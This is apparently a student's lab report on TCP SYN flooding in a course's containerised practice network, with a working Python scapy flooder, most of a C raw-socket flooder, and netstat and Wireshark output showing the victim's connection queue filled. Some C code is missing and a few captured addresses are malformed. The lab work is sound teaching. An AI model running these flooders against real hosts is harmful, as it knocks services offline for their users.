

## CSE 644 Internet Security Lab-4 (TCP Attacks)

Sneden Rebello

### Environment :

```
seed@VM: ~  
[02/28/22] seed@VM:~/.../volumes$ dockps  
bdd767e2b276  user2-10.9.0.7  
489855a5c573  victim-10.9.0.5  
3c20b73cea95  user1-10.9.0.6  
28079db22c9d  seed-attacker
```

### Victims TCP Queue :


```
root@489855a5c573:/# sysctl net.ipv4.tcp_max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 256  
root@489855a5c573:/#
```

## Task 1: SYN Flooding Attack

**Task 1.1.** Launching the Attack Using Python, spoof TCP SYN packets, with randomly generated source IP address, source port, and sequence number. Launch the attack on the target machine:

Let the attack run for at least one minute, then try to telnet into the victim machine, and see whether you can succeed.

The screen shot below shows the normal working of how telnet connection works. Here I connect to user1 from victim.

A terminal window titled 'seed@VM: ~/.../volumes' showing a telnet session. The user 'root@VM' initiates a telnet connection to '10.9.0.5'. The connection is successful, and the user is prompted for a password. The terminal output shows the Ubuntu 20.04.1 LTS login screen, including the login name 'seed' and the password prompt. The system then displays the Ubuntu welcome message and provides links for documentation, management, and support. The user then runs 'ls' and 'pwd' commands, showing the current directory as '/home/seed'.

```
seed@VM: ~/.../volumes
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
489855a5c573 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@489855a5c573:~$ ls
seed@489855a5c573:~$ pwd
/home/seed
seed@489855a5c573:~$
```

The Attack code is shown below.

```
seed@VM: ~/.../volumes
GNU nano 4.8 synflood.py
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
send(pkt)

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

I use the command, 'ip tcp\_metrics show' to show existing connections and then flush it to completely clear the history of connections so that it does not interfere with the attack.

```
seed@VM: ~/.../volumes
root@VM:/# ip tcp_metrics show
13.226.31.35 age 15.332sec source 10.0.2.15
34.98.75.36 age 15.556sec source 10.0.2.15
143.204.150.76 age 15.684sec source 10.0.2.15
10.9.0.5 age 9.816sec cwnd 10 rtt 1104us rttvar 1525us source 10.9.0.1
root@VM:/#
```

I confirm to check for existing connections again, below shows that there are no existing connections.

```

root@VM:/# ip tcp_metrics flush
root@VM:/# ip tcp_metrics show
root@VM:/# █

```

Below is the victim machine A, where in after I run the code on the attacker, below is the tcp queue details using the netstat command. Initially we see open port, which is on LISTEN state, this shows that it awaits connections. The SYN\_REC means half open connections and ESTABLISHED means connections that are successful.

```

seed@VM: ~/.../volumes
root@489855a5c573:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.11:36271        0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp      0      0 10.9.0.5:23            96.160.239.134:26533    SYN_RECV
tcp      0      0 10.9.0.5:23            242.246.52.197:4278    SYN_RECV
tcp      0      0 10.9.0.5:23            52.143.104.38:49837    SYN_RECV
tcp      0      0 10.9.0.5:23            101.243.249.8:12976    SYN_RECV
tcp      0      0 10.9.0.5:23            41.6.51.219:52892      SYN_RECV
tcp      0      0 10.9.0.5:23            197.239.220.187:46328  SYN_RECV
tcp      0      0 10.9.0.5:23            98.5.219.43:61294      SYN_RECV
tcp      0      0 10.9.0.5:23            75.4.207.52:17511      SYN_RECV
tcp      0      0 10.9.0.5:23            43.223.186.229:22608   SYN_RECV
tcp      0      0 10.9.0.5:23            168.87.150.56:41113    SYN_RECV
tcp      0      0 10.9.0.5:23            181.18.67.193:52940    SYN_RECV
tcp      0      0 10.9.0.5:23            115.72.40.168:4039     SYN_RECV
tcp      0      0 10.9.0.5:23            147.183.49.88:55014    SYN_RECV
tcp      0      0 10.9.0.5:23            48.107.195.68:9068     SYN_RECV
tcp      0      0 10.9.0.5:23            197.137.49.6:18307     SYN_RECV
tcp      0      0 10.9.0.5:23            154.45.202.147:53954   SYN_RECV
tcp      0      0 10.9.0.5:23            52.91.48.173:62191     SYN_RECV
tcp      0      0 10.9.0.5:23            161.75.115.132:14075   SYN_RECV
tcp      0      0 10.9.0.5:23            45.214.78.43:15941     SYN_RECV


```

Now to see if the attack worked, we try to telnet to the victim, but we get a connection time out error.

```
seed@VM: ~/../volumes

root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@VM:/#
```

Below shows the wireshark capture during the attack. Multiple SYN packets going from random IP addresses to the victim machine on port 23. Also, we see some TCP retransmissions going from victim to random ip destinations.



No.	Time	Source	Destination	Protocol	Length	Info
13358	2022-02-28 23:02:30.070295744	234.45.20.26	10.9.0.5	TCP	54	20890 -> 23 [SYN] Seq=1748862171 Win=8192 Len=0
13359	2022-02-28 23:02:30.081894057	29.30.41.111	10.9.0.5	TCP	54	20075 -> 23 [SYN] Seq=2626889922 Win=8192 Len=0
13360	2022-02-28 23:02:30.086675756	123.121.164.77	10.9.0.5	TCP	54	42832 -> 23 [SYN] Seq=54636275 Win=8192 Len=0
13361	2022-02-28 23:02:30.089756401	151.133.171.245	10.9.0.5	TCP	54	12144 -> 23 [SYN] Seq=375671907 Win=8192 Len=0
13362	2022-02-28 23:02:30.096377826	182.145.82.162	10.9.0.5	TCP	54	29718 -> 23 [SYN] Seq=1243981161 Win=8192 Len=0
13363	2022-02-28 23:02:30.102372867	36.21.232.248	10.9.0.5	TCP	54	2758 -> 23 [SYN] Seq=2444522269 Win=8192 Len=0
13364	2022-02-28 23:02:30.110672745	231.156.17.142	10.9.0.5	TCP	54	25102 -> 23 [SYN] Seq=307167593 Win=8192 Len=0
13365	2022-02-28 23:02:30.113882672	66.193.20.240	10.9.0.5	TCP	54	50120 -> 23 [SYN] Seq=1646207830 Win=8192 Len=0
13366	2022-02-28 23:02:30.124926448	81.74.28.190	10.9.0.5	TCP	54	39928 -> 23 [SYN] Seq=577990625 Win=8192 Len=0
13367	2022-02-28 23:02:30.129470341	181.196.95.95	10.9.0.5	TCP	54	11523 -> 23 [SYN] Seq=180641753 Win=8192 Len=0
13368	2022-02-28 23:02:30.134975840	20.262.23.137	10.9.0.5	TCP	54	64305 -> 23 [SYN] Seq=3769803600 Win=8192 Len=0
13369	2022-02-28 23:02:30.144174732	45.68.83.176	10.9.0.5	TCP	54	55868 -> 23 [SYN] Seq=287983235 Win=8192 Len=0
13370	2022-02-28 23:02:30.148035673	199.142.104.61	10.9.0.5	TCP	54	53190 -> 23 [SYN] Seq=734820696 Win=8192 Len=0
13371	2022-02-28 23:02:30.151472470	169.102.119.74	10.9.0.5	TCP	54	46592 -> 23 [SYN] Seq=825305919 Win=8192 Len=0
13372	2022-02-28 23:02:30.152190300	10.9.0.5	34.48.170.131	TCP	58	[TCP Retransmission] 23 -> 45831 [SYN, ACK] Seq=3235297827 Ack=61659521 Win=64240 Len=0 MSS=1460
13373	2022-02-28 23:02:30.152195223	10.9.0.5	130.82.86.187	TCP	58	[TCP Retransmission] 23 -> 8272 [SYN, ACK] Seq=3082416358 Ack=723939119 Win=64240 Len=0 MSS=1460
13374	2022-02-28 23:02:30.159567438	222.203.72.16	10.9.0.5	TCP	54	48113 -> 23 [SYN] Seq=2691259809 Win=8192 Len=0
13375	2022-02-28 23:02:30.160654251	8.176.148.156	10.9.0.5	TCP	54	47151 -> 23 [SYN] Seq=2386296135 Win=8192 Len=0
13376	2022-02-28 23:02:30.173236329	123.94.32.157	10.9.0.5	TCP	54	6382 -> 23 [SYN] Seq=1718187769 Win=8192 Len=0
13377	2022-02-28 23:02:30.180595130	94.83.163.170	10.9.0.5	TCP	54	27691 -> 23 [SYN] Seq=2566676227 Win=8192 Len=0
13378	2022-02-28 23:02:30.183749880	10.9.0.5	193.10.111.40	TCP	58	[TCP Retransmission] 23 -> 42989 [SYN, ACK] Seq=1660224587 Ack=4268892491 Win=64240 Len=0 MSS=1460
13379	2022-02-28 23:02:30.183754468	10.9.0.5	131.170.62.149	TCP	58	[TCP Retransmission] 23 -> 40450 [SYN, ACK] Seq=3617586901 Ack=690859003 Win=64240 Len=0 MSS=1460
13380	2022-02-28 23:02:30.187403977	170.86.220.43	10.9.0.5	TCP	54	20053 -> 23 [SYN] Seq=3530640626 Win=8192 Len=0
13381	2022-02-28 23:02:30.194352416	195.148.181.22	10.9.0.5	TCP	54	63146 -> 23 [SYN] Seq=1399785623 Win=8192 Len=0
13382	2022-02-28 23:02:30.201673572	61.96.73.121	10.9.0.5	TCP	54	45798 -> 23 [SYN] Seq=288750845 Win=8192 Len=0
13383	2022-02-28 23:02:30.211143500	28.142.68.127	10.9.0.5	TCP	54	44378 -> 23 [SYN] Seq=963444877 Win=8192 Len=0
13384	2022-02-28 23:02:30.215030573	130.0.0.0	102.2.244.136	TCP	58	[TCP Retransmission] 23 -> 40503 [SYN, ACK] Seq=3859113825 Ack=3550647186 Win=64240 Len=0 MSS=1460
13385	2022-02-28 23:02:30.215906678	10.9.0.5	79.207.224.5	TCP	58	[TCP Retransmission] 23 -> 24054 [SYN, ACK] Seq=1758115421 Ack=3896361941 Win=64240 Len=0 MSS=1460
13386	2022-02-28 23:02:30.215911073	10.9.0.5	27.108.127.235	TCP	58	[TCP Retransmission] 23 -> 41750 [SYN, ACK] Seq=2355861451 Ack=4149947325 Win=64240 Len=0 MSS=1460
13387	2022-02-28 23:02:30.215915500	10.9.0.5	07.22.179.163	TCP	58	[TCP Retransmission] 23 -> 8016 [SYN, ACK] Seq=909425840 Ack=653358355 Win=64240 Len=0 MSS=1460
13388	2022-02-28 23:02:30.216094761	191.154.129.38	10.9.0.5	TCP	54	53512 -> 23 [SYN] Seq=3056090517 Win=8192 Len=0
13389	2022-02-28 23:02:30.225229871	43.187.194.116	10.9.0.5	TCP	54	4903 -> 23 [SYN] Seq=2297773128 Win=8192 Len=0

**Task 1.2: Launch the Attack Using C program** Please compile the program on the VM and then launch the attack on the target machine. Please compare the results with the one using the Python program, and explain the reason behind the difference.

Below is the C program attack code -

**Attack Code :**

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
    unsigned char   iph_ihl:4; //IP header length
                   iph_ver:4; //IP version
    unsigned char   iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3; //Fragmentation flags
                   iph_offset:13; //Flags offset
    unsigned char   iph_ttl; //Time to Live
    unsigned char   iph_protocol; //Protocol type
    unsigned short int iph_checksum; //IP datagram checksum
    struct in_addr  iph_sourceip; //Source IP address
    struct in_addr  iph_destip; //Destination IP address
};

/* TCP Header */
struct tcpheader {
    u_short tcp_sport;    /* source port */
    u_short tcp_dport;    /* destination port */
    u_int  tcp_seq;       /* sequence number */
    u_int  tcp_ack;       /* acknowledgement number */
    u_char tcp_offx2;     /* data offset, rsvd */
#define TH_OFF(th) (((th)->tcp_offx2 & 0xf0) >> 4)
    u_char tcp_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short tcp_win;      /* window */
};
```

[illegible]

```

if (argc < 3) {
    printf("Please provide IP and Port number\n");
    printf("Usage: synflood ip port\n");
    exit(1);
}

char *DEST_IP = argv[1];
int DEST_PORT = atoi(argv[2]);

srand(time(0)); // Initialize the seed for random # generation.
while (1) {
    memset(buffer, 0, PACKET_LEN);
    /*****
     * Step 1: Fill in the TCP header.
     *****/
    tcp->tcp_sport = rand(); // Use random source port
    tcp->tcp_dport = htons(DEST_PORT);
    tcp->tcp_seq = rand(); // Use random sequence #
    tcp->tcp_offx2 = 0x50;
    tcp->tcp_flags = TH_SYN; // Enable the SYN bit
    tcp->tcp_win = htons(20000);
    tcp->tcp_sum = 0;

    /*****
     * Step 2: Fill in the IP header.
     *****/
    ip->iph_ver = 4; // Version (IPv4)
    ip->iph_ihl = 5; // Header length
    ip->iph_ttl = 50; // Time to live
    ip->iph_sourceip.s_addr = rand(); // Use a random IP address
    ip->iph_destip.s_addr = inet_addr(DEST_IP);
    ip->iph_protocol = IPPROTO_TCP; // The value is 6.
    ip->iph_len = htons(sizeof(struct ipheader) +
        sizeof(struct tcpheader));

    // Calculate tcp checksum
    tcp->tcp_sum = calculate_tcp_checksum(ip);

    /*****
     * Step 3: Finally, send the spoofed packet
     *****/
    send_raw_ip_packet(ip);
}

return 0;
}

```

```

unsigned short in_cksum (unsigned short *buf, int length)
{
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp=0;

    /*
     * The algorithm uses a 32 bit accumulator (sum), adds

```



```

    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
    while (nleft > 1) {
        sum += *w++;
        nleft -= 2;
    }

    /* treat the odd byte at the end, if any */
    if (nleft == 1) {
        *(u_char *)&temp = *(u_char *)w;
        sum += temp;
    }

    /* add back carry outs from top 16 bits to low 16 bits */
    sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
    sum += (sum >> 16);                // add carry
    return (unsigned short)(~sum);
}

/*****
TCP checksum is calculated on the pseudo header, which includes
the TCP header and data, plus some part of the IP header.
Therefore, we need to construct the pseudo header first.
*****/

unsigned short calculate_tcp_checksum(struct ipheader *ip)
{
    struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
        sizeof(struct ipheader));

    int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);

    /* pseudo tcp header for the checksum computation */
    struct pseudo_tcp p_tcp;
    memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));

    p_tcp.saddr = ip->iph_sourceip.s_addr;
    p_tcp.daddr = ip->iph_destip.s_addr;
    p_tcp.mbz = 0;
    p_tcp.ptcl = IPPROTO_TCP;
    p_tcp.tcpl = htons(tcp_len);
    memcpy(&p_tcp.tcp, tcp, tcp_len);

    return (unsigned short) in_cksum((unsigned short *)&p_tcp,
        tcp_len + 12);
}

```

The attack code performs similarly to python's scapy library, however C turns out to be much faster than python. Below I make sure the victim queue size is the same as the default. In my case default tcp queue size is 256.

```
root@489855a5c573:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
root@489855a5c573:/#
```

I run the attack program, however it requires privileges hence I switched to root user on the VM and ran the code.

```
[02/28/22] seed@VM:~/.../volumes$ sudo su
root@VM:/home/seed/Desktop/tcpattacks/volumes# gcc -o synflo
od synflood.c
root@VM:/home/seed/Desktop/tcpattacks/volumes# synflood 10.9
.0.5 23
synflood: command not found
root@VM:/home/seed/Desktop/tcpattacks/volumes# ./synflood 10
.9.0.5 23
```


Below I run netstat to check the victim's queue content. We notice similar outputs with half open connections.

tcp	0	0	10.9.0.5:23	193.156.64.83:48312	SYN_RECV
tcp	0	0	10.9.0.5:23	62.103.112.46:19674	SYN_RECV
tcp	0	0	10.9.0.5:23	209.107.173.66:40783	SYN_RECV
tcp	0	0	10.9.0.5:23	29.105.215.42:59188	SYN_RECV
tcp	0	0	10.9.0.5:23	123.158.184.108:10891	SYN_RECV
tcp	0	0	10.9.0.5:23	153.82.76.96:57852	SYN_RECV
tcp	0	0	10.9.0.5:23	136.128.177.115:40297	SYN_RECV
tcp	0	0	10.9.0.5:23	254.77.90.31:13324	SYN_RECV
tcp	0	0	10.9.0.5:23	134.75.15.91:56765	SYN_RECV
tcp	0	0	10.9.0.5:23	209.74.109.82:47528	SYN_RECV
tcp	0	0	10.9.0.5:23	153.145.24.101:18771	SYN_RECV
tcp	0	0	10.9.0.5:23	148.212.190.110:52088	SYN_RECV
tcp	0	0	10.9.0.5:23	172.198.118.48:34716	SYN_RECV
tcp	0	0	10.9.0.5:23	158.247.195.0:49411	SYN_RECV
tcp	0	0	10.9.0.5:23	119.135.37.35:47802	SYN_RECV
tcp	0	0	10.9.0.5:23	81.71.140.76:23875	SYN_RECV
tcp	0	0	10.9.0.5:23	151.230.39.21:62077	SYN_RECV
tcp	0	0	10.9.0.5:23	105.228.97.123:65148	SYN_RECV
tcp	0	0	10.9.0.5:23	99.51.250.42:9130	SYN_RECV

I flush the existing telnet connections again using the command below to prevent any unwanted interference, after which I try running telnet to connect to victim and the connection times out.

```
root@VM:/# ip tcp_metrics flush
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@VM:/#
```

Below is the wireshark capture, here I notice a difference to the previous task, C program sends the SYN faster than python. We can verify that through the wireshark output time details. For example the time difference between 2 successive packets in C is much lesser than the time difference between 2 successive packets sent via Python. This shows that packets sent in C per second were much more than that of sent via python.



No.	Time	Source	Destination	Protocol	Length	Info
461773	2022-02-28 23:08:22.533856023	132.95.65.18	10.9.0.5	TCP	54	64487 → 23 [SYN] Seq=1336778031 Win=20000 Len=0
461774	2022-02-28 23:08:22.533866099	217.207.228.87	10.9.0.5	TCP	54	38452 → 23 [SYN] Seq=660641254 Win=20000 Len=0
461775	2022-02-28 23:08:22.533887941	170.60.113.111	10.9.0.5	TCP	54	43197 → 23 [SYN] Seq=3574846032 Win=20000 Len=0
461776	2022-02-28 23:08:22.533907105	186.227.228.31	10.9.0.5	TCP	54	36621 → 23 [SYN] Seq=2803740748 Win=20000 Len=0
461777	2022-02-28 23:08:22.533923598	229.111.118.116	10.9.0.5	TCP	54	44965 → 23 [SYN] Seq=2726989614 Win=20000 Len=0
461778	2022-02-28 23:08:22.533941616	27.237.20.62	10.9.0.5	TCP	54	5442 → 23 [SYN] Seq=1735682509 Win=20000 Len=0
461779	2022-02-28 23:08:22.533951371	48.195.31.126	10.9.0.5	TCP	54	5655 → 23 [SYN] Seq=2988960997 Win=20000 Len=0
461780	2022-02-28 23:08:22.533975870	216.182.143.50	10.9.0.5	TCP	54	32633 → 23 [SYN] Seq=865717857 Win=20000 Len=0
461781	2022-02-28 23:08:22.533993579	68.203.195.16	10.9.0.5	TCP	54	26252 → 23 [SYN] Seq=1381933300 Win=20000 Len=0
461782	2022-02-28 23:08:22.534011707	31.236.202.75	10.9.0.5	TCP	54	64810 → 23 [SYN] Seq=1854056811 Win=20000 Len=0
461783	2022-02-28 23:08:22.534026564	110.153.104.123	10.9.0.5	TCP	54	48415 → 23 [SYN] Seq=968579425 Win=20000 Len=0
461784	2022-02-28 23:08:22.534044360	149.240.214.33	10.9.0.5	TCP	54	16767 → 23 [SYN] Seq=2964285527 Win=20000 Len=0
461785	2022-02-28 23:08:22.534060378	106.4.169.114	10.9.0.5	TCP	54	6735 → 23 [SYN] Seq=1483557928 Win=20000 Len=0
461786	2022-02-28 23:08:22.534078613	10.34.89.63	10.9.0.5	TCP	54	50335 → 23 [SYN] Seq=3900364821 Win=20000 Len=0
461787	2022-02-28 23:08:22.534095287	180.172.232.109	10.9.0.5	TCP	54	32387 → 23 [SYN] Seq=2493309993 Win=20000 Len=0
461788	2022-02-28 23:08:22.534115959	28.33.83.11	10.9.0.5	TCP	54	25843 → 23 [SYN] Seq=2849927237 Win=20000 Len=0
461789	2022-02-28 23:08:22.534133781	206.72.60.109	10.9.0.5	TCP	54	32736 → 23 [SYN] Seq=3228508715 Win=20000 Len=0
461790	2022-02-28 23:08:22.534150573	1.226.10.79	10.9.0.5	TCP	54	44953 → 23 [SYN] Seq=1047498600 Win=20000 Len=0
461791	2022-02-28 23:08:22.534169106	84.64.172.29	10.9.0.5	TCP	54	34560 → 23 [SYN] Seq=2784702334 Win=20000 Len=0
461792	2022-02-28 23:08:22.534186657	146.19.78.9	10.9.0.5	TCP	54	52171 → 23 [SYN] Seq=2720413718 Win=20000 Len=0
461793	2022-02-28 23:08:22.534202636	203.206.167.106	10.9.0.5	TCP	54	60807 → 23 [SYN] Seq=1598485584 Win=20000 Len=0
461794	2022-02-28 23:08:22.534219292	123.126.16.66	10.9.0.5	TCP	54	22865 → 23 [SYN] Seq=2697326877 Win=20000 Len=0
461795	2022-02-28 23:08:22.534248342	212.235.92.106	10.9.0.5	TCP	54	60993 → 23 [SYN] Seq=3121927234 Win=20000 Len=0
461796	2022-02-28 23:08:22.534310436	180.182.53.0	10.9.0.5	TCP	54	22854 → 23 [SYN] Seq=2142552918 Win=20000 Len=0
461797	2022-02-28 23:08:22.534328665	80.3.247.1	10.9.0.5	TCP	54	27496 → 23 [SYN] Seq=4248279050 Win=20000 Len=0
461798	2022-02-28 23:08:22.534351544	249.225.103.71	10.9.0.5	TCP	54	7957 → 23 [SYN] Seq=1630266102 Win=20000 Len=0
461799	2022-02-28 23:08:22.534366201	105.215.120.114	10.9.0.5	TCP	54	15158 → 23 [SYN] Seq=3750834457 Win=20000 Len=0
461800	2022-02-28 23:08:22.534431255	247.70.0.91	10.9.0.5	TCP	54	2431 → 23 [SYN] Seq=2410005117 Win=20000 Len=0
461801	2022-02-28 23:08:22.534447498	156.66.56.89	10.9.0.5	TCP	54	2913 → 23 [SYN] Seq=380631252 Win=20000 Len=0
461802	2022-02-28 23:08:22.534467312	63.105.112.111	10.9.0.5	TCP	54	24481 → 23 [SYN] Seq=3799098428 Win=20000 Len=0
461803	2022-02-28 23:08:22.534485201	150.175.100.64	10.9.0.5	TCP	54	61876 → 23 [SYN] Seq=3425255984 Win=20000 Len=0
461804	2022-02-28 23:08:22.534509570	63.117.66.94	10.9.0.5	TCP	54	48259 → 23 [SYN] Seq=628836383 Win=20000 Len=0
461805	2022-02-28 23:08:22.534519629	249.137.42.33	10.9.0.5	TCP	54	14338 → 23 [SYN] Seq=347946144 Win=20000 Len=0

